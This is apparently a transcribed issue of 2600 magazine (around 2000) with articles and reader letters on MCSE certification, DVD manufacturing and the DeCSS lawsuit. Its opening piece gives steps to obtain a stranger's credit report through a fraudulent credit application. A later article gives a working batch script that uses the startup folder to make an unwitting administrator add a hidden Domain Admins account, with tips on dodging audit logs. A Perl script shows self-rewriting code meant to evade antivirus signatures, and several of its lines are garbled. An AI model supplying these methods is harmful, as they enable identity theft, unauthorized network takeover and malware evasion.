To get the credit report is pretty easy. Get a Visa or department store credit card application - anything that you can mail in anonymously will work. Fill in your target's name, and put their current address as the previous address. For the current address put in your anonymous mail drop or PO box number. Don't fill anything else out. Just mail it in as is.

When the credit bureau receives the application, they won't have a social security number on it. So they will run the name and try to match addresses. They'll find your target by the previous address on the application. Since you didn't fill anything else out, the application will get denied and a refusal letter sent to your mail drop.

In the US, if you are turned down for credit you get a copy of the report they based their decision on. The refusal letter will have the instructions necessary to get that report, which is usually just sending that letter to the credit bureau, who will then send you the free credit report in return.

It's pretty easy, and I'm surprised it doesn't get done more when you think about what kind of information a credit report contains. You get an entire past credit history, any legal judgments, social security number, and sometimes mother's maiden name, and driver's license number too.

It's important that you only fill out the name and addresses on the application. Guessing wrong on any information like birthday, phone, etc. may not create an accurate enough match for the credit bureau. Also, filling out a complete application may result in the application being approved, which will only send someone after you. You don't want that... trust me.

Microsoft's Hook and Sinker

by LeXeR

Microsoft offers many certifications out there. Some for hardware (A+), some for office field processing like Office 2000, some for programming HTML, and a little bit of everything. This article is about their Microsoft Certified Systems Engineer (MCSE - network engineering) or MCSE+I (Internet) Certification program, with some questions and connections that I think everyone should consider before taking the courses or exams.

To receive your MCSE for NT 4.0 you have to pass at least three exams and two electives. The three mandatory exams are Workstation, Server, and Server in the Enterprise. Now let me tell you some odd information.

First off, the exams cost $100, which is not unreasonable. But the word games they play on you within the exams makes me wonder whether they're trying to make people fail. I have taken the Microsoft MCSE+I courses myself and, besides the information that is taught, my instructor (who had written some of the A+ exams himself) had to teach us how to work with the trick word games that Microsoft plays on you during the exams. He even told the class that Microsoft deliberately plays these word games that have nothing to do with the actual field of study that the exam focuses on. That and Microsoft's manuals for the exams have been written to not contain all the information that you could be tested on. That additional information is taught in the courses, yet Microsoft claims that you don't have to take the courses to pass the exams.

Really now.

Mind you, you can take the exams over and over, as many times as you wish at $100 each exam until you pass. Is this another way to squeeze money out of people - claiming that you do not have to take the courses, hoping that you will take the tests and fail, having to take them again, and then finally spending more money to take the courses also?

It makes Microsoft money and guarantees their MCTs (Microsoft Certified Trainers) jobs. How much money is Microsoft making out of this? A great deal, and on top of it they don't really have to do anything. You see, the courses are not taught by Microsoft. They're taught by MCTs working at places that have to be certified to allow the MCTs to teach there. And the exams are held at institutions that have to be certified to give the exam. An exam that is run on a program. What is needed to be certified to run a program? All these institutions giving the exams have to worry about are regulations that Microsoft sets for the atmosphere given during the tests, as well as what tests are given. Note that all of these certifications - for the MCPs to become MCSEs to become MCTs to work at certified institutions to teach courses to future MCPs so they can take a questionable exam at a place that has to be certified to give the exam - all cost money. And this is just the bread of the cake. Let me get to the icing.

With Windows 2000 (NT 5.0) out, there must be a new curriculum for that operating system, since NT 4.0 is the old OS. The two operate completely differently, right? No. All Windows 2000 is is NT 4.0 and Windows 98 put together with a few enhancements. Knowing and being certified for NT 4.0, you can easily manage and administer 2000. But Microsoft sees it as an opportunity to take yet more money out of your pocket.

Let's say I am an MCT for NT 4.0 and I want to, as a trainer, update my certification. Well, I can't really upgrade. I have to take every single course and exam over again. Why? Why can't I just take one upgrade course and exam pertaining to the enhancements instead of having to take everything all over again? Those were the very concerns of my instructor and he refused to take the courses and exams until Microsoft changed their ways. He was eventually forced into taking them. The new curriculum was coming up and he had to be "upgraded" before it arrived, otherwise he would lose his job. More money for Microsoft for nothing.


Now let's say I am a student completing the MCSE+I certification for NT 4.0 right before the new curriculum for Windows 2000 is set in place. I should be able to finish my certification and simply upgrade to 2000, right? That's how Microsoft portrays it. But let me tell you, it is not that simple. As mentioned above, to receive your MCSE, you have to pass three mandatory exams (Workstation, Server, and Server in the Enterprise) and two electives. Now the new curriculum has started in the middle of August, 2000. During the new curriculum, wouldn't you think it odd for Microsoft to update and make harder the exams of the old curriculum? Well, that's exactly what they did. They took the hardest test of the old curriculum (Server In The Enterprise) and updated it, making it harder. Why? Why mess with an exam that's in the old curriculum when you currently have a new one going? Money. Forcing people to fail. Now if you've failed an exam, what do you do? You spend more *time* studying for the exam before you take it over. But to complete the old MCSE, you have a limited time now to do it. So what is Microsoft doing? Forcing people into 2000? Precisely, and it's not about refreshing the intellect out there - it's about money.

But let's say you took the exam the day before the update. You pass and you still have yet to take the upgrade exam. Well, Microsoft seems to want you to think that they are not after your money because they are giving away a *free* upgrade-to-2000 exam. Let me tell you why. The upgrade test is extremely hard. So hard that people complained, so they decided to give you one free try at it. The funny thing about that is if you fail that one free try, you have to take all the exams over again in the 2000 curriculum! Yet an extra $600. So sure, Microsoft is gonna make the upgrade exam harder. If you fail it, they get an extra 600 bucks. Hook and sinker! And it doesn't matter if you're an MCSE already or just an MCP working yourself up to an MCSE. You still have to take all the exams over again to upgrade your certification if you fail that one free try.

Compare that upgrade exam to the regular 2000 curriculum exams. Do you think the 2000 upgrade exam tests you on details that the regular 2000 exams doesn't? That's right! So let's take a person like me. If I fail that upgrade exam, I spend 600 more dollars. Now that's with at least $300 invested in the mandatory exams that I have to take to take the upgrade exam - that's $900. Take note - that's not including the *$8000* spent on the courses! So now we're up to $8900 for one certification.

So why get certified? Microsoft knows *exactly* what they're doing. The Windows 2000 operating system, like the Windows NT 4.0 operating system, is designed so that if you want to administer and fully run their OS, you have to be certified or taught by someone who is certified. You can't simply go out and get the course books because (remember what I told you before) not all the information is in the books. All the information is in the courses.

By their designing the OS so that only certified people know and understand its quirks and glitches and how to work with them, they are just setting the value of the certifications. Microsoft is the leader in marketing their OS. If only certified professionals can use their highly demanded networking technologies, then not only are they making money off of their (monopolized) OS, they are also monopolizing the networking industry by monopolizing the certifications.



Hacking an NT Domain from the Desktop

by Hi_RISC

One day, not so long ago, I was sitting in my cubicle pecking away at the keyboard as I was supposed to be doing. Then I noticed something. The date/time on my computer was incorrect. After a couple of "Access Denied" error messages, I gave up on trying to fix it, but sort of felt perturbed. "Do they really think that I am that incompetent that I cannot even manage to change the time on my own machine without screwing things up?" Needless to say, this started the ball rolling.

The work I was doing was Helpdesk phone support for a large OEM producer. I figured myself to be reasonably intelligent as well as knowledgeable about the workings of NT and 95/98. I was also beginning work on my MCSE, so I had the reference material available for any situation. After a little reading, I decided to make myself a Local Administrator of my box, just so I could change the time when I liked, to whatever I liked.


All NT administration can be done via the command line, though not many are doing it these days. It's easy enough to create a script to add yourself to the local admin group, but how do you get the script to run, and with the proper authority? It's easier than it may sound, but let's look at the script first. This is my example:

```
Echo off
Net localgroup administrators %username%
    /add
```

The method of getting this script to execute and with the proper authority is simple. All I did was contact my own IT professional within the organization (who only needs to have administrator privileges) and informed him of my date/time issue. He said he'd be there momentarily, so I quickly named the script login.bat and threw it in the c:\winnt\profiles\all users\start menu\programs\startup directory so that it would execute. As he logged in, I tried to distract him a little so he wouldn't notice that a second script was running. It worked like a charm. I could now install and remove drivers, change the time, and even adjust the Desktop settings.

Not too much down the road, I left that organization to get some real hands on experience with networking and the related OS's. My NT experience has grown tremendously and I realized that this gaping hole in Microsoft's security is translatable into something much more lethal (though not fully condoned). How difficult would it be to completely hack an NT domain from the inside? Ironically, it's just as easy as hacking the Workstation.

In order to keep from getting caught, I recommend creating a dummy account so that it's not traceable to you through auditing. If someone were to check the accounts in the Domain Admin group and your username showed, there would probably be a lot of "splaining to do" but if, say, the Guest account or some other inconspicuous account showed, who would they blame it on? Only themselves. First, the script should add a user (not necessary if you're going to use the guest account).



```
Net user %username% password /active /
    domain /add
```

This creates an account with the password of "password" on the domain controller and makes it an active account (not disabled).

Next, we need to add you to the local administrators group just as before.

```
Net localgroup administrators %username%
    /add
```

Finally, we take the dummy account and add it to the Domain Admins group as well as remove it from the Guests group (in case it's locked out of anything).

```
Net group "Domain Admins" %username% /add
    /domain
Net group "Guests" %username% /delete /
    domain
```

So in effect, we have created a nameless user account with a simple password and added it into the local administrator group, the domain administrator group, and removed it from the guest group. All in all, not bad for five lines of script. Here is the finished product.

```
Echo off
Net user %username% password /active /
    domain /add
Net localgroup administrators %username%
    /add
Net group "Domain Admins" %username% /add
    /domain
Net group "Guests" %username% /delete
    domain
```

This makes for an excellent "sudden" attack in that it may not be uncovered for a range of days to even weeks afterward. Being an NT admin now, I would recommend that you not use the same user name twice and not use your own PC. This activity is logged and you don't want a trail.

Happy Hacking.

The DVD Paper Chain

by Common Knowledge


With the problems involving the MPAA and DeCSS, DVD's (Digital Versatile Discs) are in our minds much of the time. However, not many people know how DVD's are manufactured, so here it is, from the actual 35mm film down to the (not for long) encrypted disc you hold in your hands.

The process starts off with the actual film - the 35mm prints. Usually there are two: the presentation and the trailers. The 35mm prints are then "Tele-Cinied," which means they are put onto a "Digi-Beta" cassette. To those of you who are unfamiliar with beta, it looks like a chunky VHS cassette.

But unlike VHS, Beta's quality doesn't deteriorate over multiple viewing, making it ideal for the film industry's need for high quality footage. Once "Tele-Cinied," if the film is foreign, it is given a dialogue list, which is a list of words for subtitles in whatever language is needed, and their appropriate places on the time code. This is then given to a "Dialogue House," which places the wording onto the "Digi-Beta" cassette. At the same time as the subtitles are being made up, a "touch-up" house restores any blemishes or blank frames in the footage.

As soon as the subtitled version is made, you submit everything that has moving footage (trailers, selection screen footage, etc.) and that you wish to be on the actual publicly released DVD to the "Film Classification Board" where they decide an appropriate rating for the presentation, and will request any footage deemed unsuitable to be removed.

Once you receive the restored footage, the subtitles are dropped into the restored "Digi-Beta" and then the trailers are redone with the restored footage. Now you have a high-quality version of your film and trailers. The footage is then given to an "Authoring House," which lays out the footage and selection screens from a flowchart submitted to them, in much the same way a series of web pages is designed with links and subsequent pages (chapters in a DVD). They then "emulate" the DVD's footage, which is reviewed to check all the links and any mistakes in the footage itself. Then DLT's (Digital Linear Tapes) are made, which is the DVD in a linear form (the whole DVD's chapters played one after another). The DLT's look like a 2-inch thick VHS cassette.



From the DLT's, "Master" copies of the DVD are made, from which all the DVD's are stamped out - much in the same way as pirate copies are made in Asia, *not* through DeCSS.

POLY MORPHISM SCRIPT

#!/usr/local/bin/perl
A script to demonstrate polymorphism.
Written 23 May 2000 by xdroop

This script is a demonstration only. Be careful with it. I deny any responsibility for any variants or decendants (including the demonstration itself after being run once). This script was written after the polymorphic variant of the ILOVEYOU Outlook .vbs worm appeared. The media reported that the polymorphism demonstrated was merely writing itself along with about 100 random comment characters interleaved inside it. That got me thinking - every time it ran, it would increase its size, and would quickly become too large to spread effectively. A better strategy is to remove _all_ the existing comments, then sprinkle random lines of comments every so often as the script re-wrote itself.

You see, the way the majority of these email virus detectors work is they scan attachments looking for "signatures" - that is, a known sequence of characters at a known offset from the beginning or end of a file. By varying the number and length of the comments, any character constants tend to move around, making signaturing a hit-or miss proposition at best. The next defense isn't exactly polymorphism. It attempts to make the script shorter and harder to read by attaching short lines together. This will only work so often; eventually, all the lines in the script will be of a length that the script will refuse to attach any more together. By combining these techniques, you end up with a script that hovers around a certain size when run repeatedly - but isn't of a predictable size. The third defense was an off-the cuff idea. To make the script even harder to read and follow, why not rename all the variables and subroutine names as they were hit?

Finally, the script has a couple of long string constants which are used to select the characters permitted in random comments and mangled variable/subroutine names, and the script re writes these constants each time it is run. Put together, this script looks remarkably like line noise after run a couple of times...

There are lots of ways that the code could be improved. The script has only been tested on itself, so can't be counted on to morph abstract perl code. The loadArray subroutine in particular can't handle any characters which have special meaning in regexps.I didn't do this to prove how elite I am, nor to show how hot a coder I was. I am neither elite nor a hot coder. I am merely a system administrator who fought both Melissa and ILOVEYOU and found the common defenses lacking. The ideas contained herein are interesting problems, and the idea of defending against them is a similarly interesting problem. I like interesting problems.

The reason why I did this in perl is because right now, the script is completely harmless. There is no trivial way to turn it into a world eating email virus, although it could be extended to trojan fairly trivially. This is merely a technology demonstrator. Someone suitably clever could write it up in .vbs I can't, since I don't know .vbs. Consider the ramifications if ILOVEYOU had the following improvements in it's original release:

  select subject line at random from an email already in victim's inbox or use a blank subject line
  a polymorpher similar to this

This theoretical virus would have eaten the outlook world alive, since none of the immediate defenses (attachment signaturing, blocking known carrier subject lines) would have worked. As it was, the common subject line block for Melissa could be defeated if the infected victim computer used a different encoding for their text. We saw numerous examples of where a brazilian system would send an email with the literal subject line

 Subject: -?iso 8859 1?Q?Important_Message_From_$BRAZILIAN_VICTIM?-

and there was no way to make sendmail see that as an infected message. ALL attachments would have to be denied, a prospect which wouldn't be terrible to most security concious administrators. VBS would have to be squashed in Outlook for once and for all.

The script was written for perl 5.005_03 and has been run under linux and solaris. My guess is that it will run on any unix-like OS. It may run on windows - you'll definitely need to change the 'cp' command to something Windows can do for you - but I don't really care, since I don't run Windows...

Greetz to cyclone and dr dave - two kindly gents from the old country. Know where your $FUZZY_SQUEEKY_PINK_THING is, guys? Didn't think so.

Don't worry about all the comments in the code - running the script once will fix that :)

```
# this is our name.
$BASENAME = $0;
$BASENAME =~ s|\\|/|g;
if ($BASENAME =~ m|(.*/)(.*)|)
{
  $BASENAME = $2;
}
# this is the maximum lines since comment
$mlsc=int(rand(4));
# this is the maximum line length, in characters
$mll=75;
# this is a list of variable names we don't want mangled.
#  note that this isn't an exaustive list, just enough
#  to make the script mangle itself.
@reserved=("0","","2","_","1",);
# this is a list of characters for use in fake comments.
#  since comments have more spaces than anything else,
#  there are lots in the source string.
$commentSource='`1234567890 -=~!@# %^&_ qwerty uiop QWERTYUIO P{}|a sdfghj kl; ASDFGHJ KL:"zx cv bnm,. /ZXC VBNM<> ';
# this is a list of characters  for use in variable and subroutine
#  names.  It is different because there are no spaces and things in subroutine
#  names (duh!)
$secondSource='1234567890qwertyuiopasdfghjklzxcvbnmMNBVCXZASDFGHJKLPOIUYTREWQ_';
# Load the selector arrays.  See the comment with the sub definition.
@a=&loadArray($commentSource);
@b=&loadArray($secondSource);
# if we exist
if (-e $BASENAME)
{
    # make a copy of ourselves
    `cp $BASENAME old-$BASENAME`;
    # open the files, complain if we can't
    open(IN,"<old-$BASENAME") or &die($!);
    open(OUT,">$BASENAME") or &die($!);
    # we haven't seen any comments yet
    $lsc=0;
    # for each line in the script
    while(<IN>)
    {
        # remove \n
        chop;
        # remove leading whitespace
        s/^\s*//;
        # don't bother if there is nothing left
        next if (!$_);
        # if we are not looking at a comment (\043 is the char code for #)
        if (!/^\w*\043/)
        {
            # if we have not seen a comment in a while
            if ($lsc > $mlsc)
            {
                # print the line being constructed and reset variables
                print OUT "$output\n";
                undef $output;
                $n=&nc();
                print OUT "$n\n";
                $lsc=0;
                $mlsc=int(rand(4));
            }
            # it's been another line since we saw a comment
            $lsc++;
            # go change all the variable and subroutine names
            $r=&tokenizer($_);
            # a clumsy bit of code to see if our candidate line is too long
            $c_out="$output$r";
            if (length($c_out) > $mll)
            {
                # it is too long, print the current line and then
                # stick the new stuff in the holding area
                print OUT "$output\n";
                $output=$r;
            }
            else
            {
                # it isn't too long, so glue 'em together
                $output=$output . $r;
            }
            # go do it again
            next;
        }
        else
        {
            # right, this is a comment
            # so, if we have a she-bang (like #!/usr/local/bin/perl)
            if (/^\#\!/)
            {
                # If we have not printed one already, just print it
                if (!$SHEBANG)
                {
                    print OUT "$_\n";
                    $SHEBANG=1;
                }
            }
        }
        # if we get here, it is a comment line that doesn't have
        # a she-bang, so it gets discarded by inaction.  Back to the
        # top of the while loop!
    }
    # print the stored output line since we are done
    print OUT "$output\n" if ($output);
    # we are done
    close OUT;
}

# sub nc generates random comments
# forgive the variable names, it was written before the
#  variable name mangler was written.
sub nc
{
    local($s,$r,$i,$c,$l);
    # store the length of the array with the comment characters
    #  (from right at the top)
    $l=@a;
    # $i is the index we'll generate randomly
    # $c is the number of characters already placed in the comment
    # $s is the string we are building, its a comment so put a # in it
    $i=0;$c=0;$s="\043";
    # $r is the actual length of the comment we'll build
    $r=int(rand(75))+1;
    # while we are not done
    while ($r > $c)
    {
        $c++;
        # pick a character
        $i=int(rand($l));
        # glue it on
        $s=$s.$a[$i];
    }
    return $s;
}

# sub tokenizer was originally going to be a dragon-book
# tokenizer, and I even had a basic rough out going, but
# then I realized that I could just use regular expressions
# to check to see what I had.
sub tokenizer
{
    # the string to mangle
    local ($string)=shift @_;
    # $return is the string we will return
    # $char is a holding area while we loop through things
    local ($return,$char);
    # while we still have string to work with
    while($string=~/^(.)/)
    {
        # grab the result of the match
        $char=$1;
        # strip the held character off the front of the string
        $string=~s/^.//;
        # check for trigger states
        if($char eq "\$" or $char eq "\@" or $char eq "\%" or $char eq "\&" or $char eq "s" or $char eq "\047")
        {
            # right, we think we have something worth mangling.
            # First thing to check is whether we are dealing with one of
            #  our two possible "signature" strings - $x and $z.  If
            #  we are, we can re-order the strings at random so that there
            #  is no signature.
            if ($char eq "\047")
            {
                # try to pick the rest of the string out
                if($string =~ /^(.*)\047/)
                {
                    $candidate = $1;
                    # check to see if it is one of the signature strings.
                    if ($candidate eq $commentSource or $candidate eq $secondSource)
                    {
                        # scramble it
                        $scrambled=&scramble($candidate);
                        # ...now tack it on the output string and clean up the
                        # source string.
                        $return=$return.$char.$scrambled;
                        $string=~s/.*\047//;
                    }
                }
                # if we get here, we are in one of two cases: either we have
                #  a string which isn't a signature, or we have a string which
                #  isn't a string (probably a hit from the messy code, above).
                #  In both cases, we need to slap the remaining " character
                #  on the output string (either to close the string we just
                #  rewrote, or to pass the beginning of our harmless string
                #  on through) - and then kick out of this trigger state
                #  detector to the top of while loop.
                $return-$return.$char;
                next;
            }
            # special handling: subroutines.  With every other trigger
            #  you can just glue the trigger on the return string, but
            #  the subroutine trigger is three characters long.  So we
            #  check for the whole trigger, then doctor both the source
            #  and return strings so that they will work with the mangler
            #  code written for the other trigger states.
            if ($char eq "s")
            {
                # if this is a 'sub'
                if ($string =~ /^ub /)
                {
                    # put the characters s,u,b, space into the return string
                    $return-$return."s"."ub ";
                    # hack it off the source string
                    $string=~s/^ub //;
                }
                else
                {
                    # ok, it isn't a subroutine, false alarm, glue it on
                    # the return string and go back to the top of the loop.
                    $return=$return.$char;
                    next;
                }
            }
            else
            {
                # it isn't a sub, but it is one of the other trigger
                #  states - we're good, glue the trigger on the return
                #  string.
                $return=$return.$char;
            }
            # zap the name of the target from last time (important!)
            undef $varname;
            # clumsy loop time.  Grab the next character and if it isn't
            #  a non-name character, glue it on the variable name and
            #  hack it off the source string.
            $string=~s/^(.)//;
            $char=$1;
            while ($char =~ /[a-zA-Z0-9_]/)
            {
                $varname=$varname.$char;
                $string=~s/^(.)//;
                $char=$1;
            }
            # assume that the variable name isn't a reserved name
            $OK-1;
            # check each reserved name.  If it matches our name we
            #  just built, we can't mangle it.
            foreach $name (@reserved)
            {
                $OK=0 if ($name eq $varname);
            }
            if ($OK)
            {
                # let's go mangle it!  If we have not see this name before...
                if(!$lookup{$varname})
                {
                    # we go create a new name.
                    $lookup{$varname}=&getNewVarName();
                }
                # and now, the mangling.
                $varname=$lookup{$varname};
            }
            # glue the mangled (or not) varname on the output string.
            $return=$return.$varname;
            # we are still holding a character from the last loop,
            #  glue it back on the input string and we go again.
            $string=$char.$string;
            next;
        }
        # we don't have a trigger state.  Just glue it on the output string.
        $return=$return.$char;
    }
    # we are out of input string, return it.
    return $return;
```

```
}

# sub getNewVarName generates the new variable/subroutine names.

sub getNewVarName
{
    # $name is the name we are building
    # $count is the number of characters we still have to add
    # $index is the index into the array of acceptable characters
    # $alength is a place to hold the length of the array
    local ($name,$count,$index,$alength);
    # hold the length
    $alength=@b;
    # determine how many characters to use – between 3 and 8
    $count=int(rand(6))+3;
    # while we are not done
    while ($count > 0)
    {
        # another character
        $count–;
        # ok, if this is the first character in the name, we can't
        #  use any of the special characters (which in this context
        #  means 0-9 and _) because they have special meaning.  So
        #  we loop through the randomizer until we get one that isn't
        #  special.
        if (length($name) < 1)
        {
            while($b[$index] =~ /[0-9_]/)
            {
                $index=int(rand($alength));
            }
            # got a character, use it
            $name=$b[$index];
            # back to the top of the loop with ya!
            next;
        }
        # pick a card any card
        $index=int(rand($alength));
        # glue it on
        $name=$name.$b[$index];
    }
    # return it to the breathless masses
    return $name;
}

#
# scramble the supplied string so that it is different.
sub scramble
{
    local ($string,$scrambled,$count,$char,$number);
    # $string is the the input string.
    $string = pop (@_);
    # $count is the number of characters in our string.
    $count=length($string);
    # $scrambled is the scrambled string
    # $char is the character we are currently dealing with
    # $number is our random number between 0 and $count.
    while ($count)
    {
        $number=int(rand($count));
        $string=~m/^.{$number}(.)/;
        $char=$1;
        $string=~s/$char//;
        $scrambled=$scrambled.$char;
        $count–;
    }
    return $scrambled;
}

sub loadArray
{
    # here's an opportunity for improvement.  I use the arrays
    #  to store single characters to make random selection
    #  easier.
    local ($string,$char,@array);
    $string=pop(@_);
    undef @array;
    while ($string)
    {
        $char = chop $string;
        push (@array,$char);
    }
    return @array;
}

#
# A (braindead) undertaker.  These two are from my
# template that I use for all my perl scripts.

sub die
{
  local ($gripe);
  $gripe = pop(@_);
  &warn("fatal:$gripe");
  exit 1;
}

#
# A (braindead) friend for our undertaker.

sub warn
{
  local ($gripe);
  $gripe = pop(@_);
  print STDERR "$BASENAME:$gripe\n";
}
```

POSTAL PROSE

Clarifications

Dear *2600:*

I've been a long time reader and have appreciated the information and discussion in your mag. In the article "Strange Abuses For Your Home Phone" in issue 17:2, the author talks about playing music over the phone using certain techniques and says he'd one day "like to be the first musician" to do multiple linkups and broadcasts using his techniques. I admire the idea, but he has been unfortunately beaten to it. In the early 1900's, American inventor Thaddeus Cahill created the first ever completely functional electronic instrument, the Tellharmonium. It was a rather elaborate keyboard that weighed near 200 tons. In 1906, Dr. Cahill opened a "Tellharmonium Room" for performing his electronic music. Performances were broadcast via telephone technology and his vision was to create vast networks for broadcasting the music into other Halls simply using telephone systems Unfortunately he had no public support and ran out of money so his ideas never took root. More recently, the sound collage group *Negativland* resurrected the idea of the phone fidelity device (the Teletour) for similar purposes and even conducted several live concerts via phone broadcasts. People should check out their website (www.negativland.com) for info on how to build a phone fidelity machine as well as how to use one to interact with Don Joyce's experimental radio show *Over The Edge* which allows people to dial in content. Regardless, the article was good to bring the Conairphone to everyone's attention. Keep up the good work, folks.

D. Lopez

That radio show is broadcast from midnight to 3 am over KPFA 94.1 FM in Berkeley on Thursday nights (except for the first week of each month). It can also be heard over the net at www.kpfa.org.

Dear *2600:*

I'm writing to inform you that I accidentally bought issue 17:2 twice. Due to a long period of time between issues, I saw a "new" stack of them at B&N, so I picked it up only to get it home and realize that all of the articles I read seemed very familiar. Familiar because I bought the very same issue two months ago.

I just thought I'd let you know so that you can adjust your sales report accordingly.

p4

We knew something was wrong with our figures - thanks for the advisory.

Exciting News

Dear *2600:*

Gilian Technologies, Inc., a leading Web security firm, today announced that Dr. Shlomo Kipnis has been named Vice President of Research. The detailed announcement is pasted below. Let me know if you'd like to speak with Gilian's executives to find out more information.

Katia S. McKeever
Strategy Associates Inc.
1291 E. Hillsdale Blvd., Suite 305
Foster City, CA 94404
Phone: 650-653-2764 ext. 232
Fax: 650-653-2774
kmckeever@prstrategy.com
www.prstrategy.com

Thanks but we'll pass. Thrilling as this is, it's a rather odd thing to send to our letters address. You did mean for that to be published, didn't you?

The DeCSS Case

Dear *2600:*

Well, I just have to start out by saying that I am very angry about Kaplan's decision against you guys, but I really believe that this case can only be decided by the Supreme Court. I think we will prevail in the end. Now, while browsing the MPAA website today I stumbled upon a quote in the FAQ section: "DeCSS is akin to a tool that breaks the lock on your house." Now what is this garbage they are posting? They make it sound like DeCSS is a tool which can (in their eyes) break into any home, but in reality, DeCSS would be a tool letting you break the lock on only homes that you own, as DeCSS can be used to only rip DVD's which you already *own.*

MaD-HaTTeR

There's no need to even accept any house analogy since it's completely inappropriate. A DVD is a commercial product that, once purchased, should not be subjected to further restrictions on its private use. The MPAA has defined this as a piracy issue which it most definitely is not.

Dear *2600:*

I agree with you guys and gals, we should be able to copy DVD's. What sites can I go to to get the info to copy DVD's?

Dan

It's amazing how we didn't get any letters like this until the mass media started reporting that the MPAA had defeated a bunch of DVD pirates in court.

Dear *2600:*

I find the verdict of the MPAA trial extremely disheartening. It's hard to believe that I could be considered a criminal for watching a DVD that I paid for on my own computer, simply because they don't approve of how I watch it. The implications of such a verdict are mind blowing as well. Perhaps some day corporate America will arrest people for not buying their brands of products as well. I really don't know what else to say about it because the whole thing is enough to leave a person speechless.

Reverend Lust

Dear *2600:*

I was at the Illinois State Fair with my dad. This was like two days after the verdict. We were walking around and we saw this big truck that said Panasonic on the side. So my dad and I got in line to see all this new Panasonic stuff that was coming out. It turns out that on the two computers they were using to do a raffle, they were running Linux! I just thought it was funny how Linux was helping to sell DVD's and DVD players right after getting fucked by the MPAA. And did you hear the rumor that Jack Valenti and Bill Clinton are friends and that Bill might be the next MPAA president?

Ned Flanders

We've heard the rumor. Imagine us deposing Clinton in the next lawsuit? It could happen.

Dear *2600:*

I just wanted to say that I appreciate the efforts that you are putting forth in your legal battles with the MPAA. You're fighting a battle that is highly important for all of us and I thank you.

aUd10phYl

If anything has shown the value of what hackers are about, it's this case. It has strengthened our resolve beyond description. Thank you, MPAA.

Dear *2600:*

It seems there is simply no justice anymore.

eggo

Dear *2600:*

I don't see this as a real problem, because there's a simple solution: Get a site hosted in the UK or some other country. On that site they can have pages redirected to the pages with "illegal" material. Basically, use that site as a "proxy" for your link to the site with the offending material, and voila, you're back in business with links and everything.

I mean, really, are they going to come after you guys for links to links of illegal material? Probably, but let's see how far we can take it.

Pete Davis

While many have suggested everything from leaving the country to operating our web site off an oil rig in international waters, we think the best move is to stay right where we are and fight. Changing the playing field would be a temporary solution at best as oppression tends to go looking for new lands to conquer.

Dear *2600:*

I have set up a project to create a letter to send to Congress concerning the DMCA. I'm running the project open source style: submit, review, add. You can also send in stand alone letters to be sent in along with the main one. The page is at www.ematic.com/carpman.

carpman

Dear *2600:*

This is in response to an article on DeCSS. I'm an Australian so I'm assuming none of that MPAA stuff applies to me.

DG

Don't make that assumption. Bills like the DMCA are being slipped into countries globally and the World Trade Organization will help get them enforced. There have been cases in Australia of sites being taken down simply because of an e-mail from the MPAA. You are far from immune.

Dear *2600:*

Check out the song on this page called "DeCSS (descramble)" at www.joeysmith.com/~jwecker.

Tony

This musical rendition of a small part of the DeCSS code scared mp3.com enough to pull it off their site, which has quite a bit of "objectionable" material already on it. It's amazing how much fear the MPAA is able to instill in people.

Dear *2600:*

Man, you... we lost the case. That's fucked up. If you appeal, you can take this to the Supreme Court. Just make sure the right political party is in the office of the presidency or it'll get thrown out.

rootx11

Unfortunately, since every Democrat and Republican in Congress voted for the DMCA, that seems highly unlikely.

Dear *2600:*

I realize that everyone at *2600* is busy with the DeCSS appeal, but I was wondering if any of the writers were drawing parallels between the Wen Ho Lee and Kevin Mitnick cases. Not so much regarding hacking, but the way in which the government overstates its case - only to eventually offer a minor plea bargain.

Michael

We fear that this is far more common than even we suspected.

Dear *2600:*

I found a great way to show my support for DeCSS and the poor souls getting attacked by the DVDCCA and the MPAA. I simply printed out css_descramble.c and hung it on my wall! They can try to stop it from being posted on my web site but they cannot take my beautiful decorations.

Good luck you guys.

Weez

Of course, not a whole lot of people will see it on your wall so it's unlikely the MPAA will perceive it as a threat. Now if you were to get a webcam and broadcast your wall over the net.... Not that we'd ever suggest such a thing.

Dear *2600:*

I bet I'm not the only one who is outraged by the outcome of the MPAA lawsuit against *2600*. But all of this crap is *very* similar to what Galileo and Copernicus had to put up with. They were prosecuted for simply introducing a new idea in the world of science. Yet their discoveries later led to great advancements in the science field. In their case, the "oppressor" was the church, and in your case the "oppressor" is the MPAA. The church did not understand what their ideas were, but they didn't like them. So they basically made it illegal to think. The MPAA does not understand the concept of DeCSS and who knows if they ever will, but in a way it seems as if they want to control not only technology, but the minds of those who understand technology and who could do great things with it. They are not only taking away our right to speak, but they are also trying to take away our right to think. This is why people must understand how important this case is.

Although we live in a time where technology is at its high, we still live in a time where a group of people want to have all the power. Therefore, we live in an uncivilized world.

jys_f

While we're not worthy of being mentioned in the same breath as Galileo and Copernicus, your parallels really capture the mindset of the oppressor.

Dear *2600:*

Lately I've been asking friends and family the following questions. If I purchased a VHS tape legally and I had the knowledge and resources to build a VHS player, should I be able to legally build it? Should I not have to pay any additional licensing fees? The answer, surprisingly, has always been "Yes!" to both questions.

Harry

It's not surprising to us because it's common sense. It just has to be phrased in a way people can understand, which is precisely the opposite approach the MPAA takes.

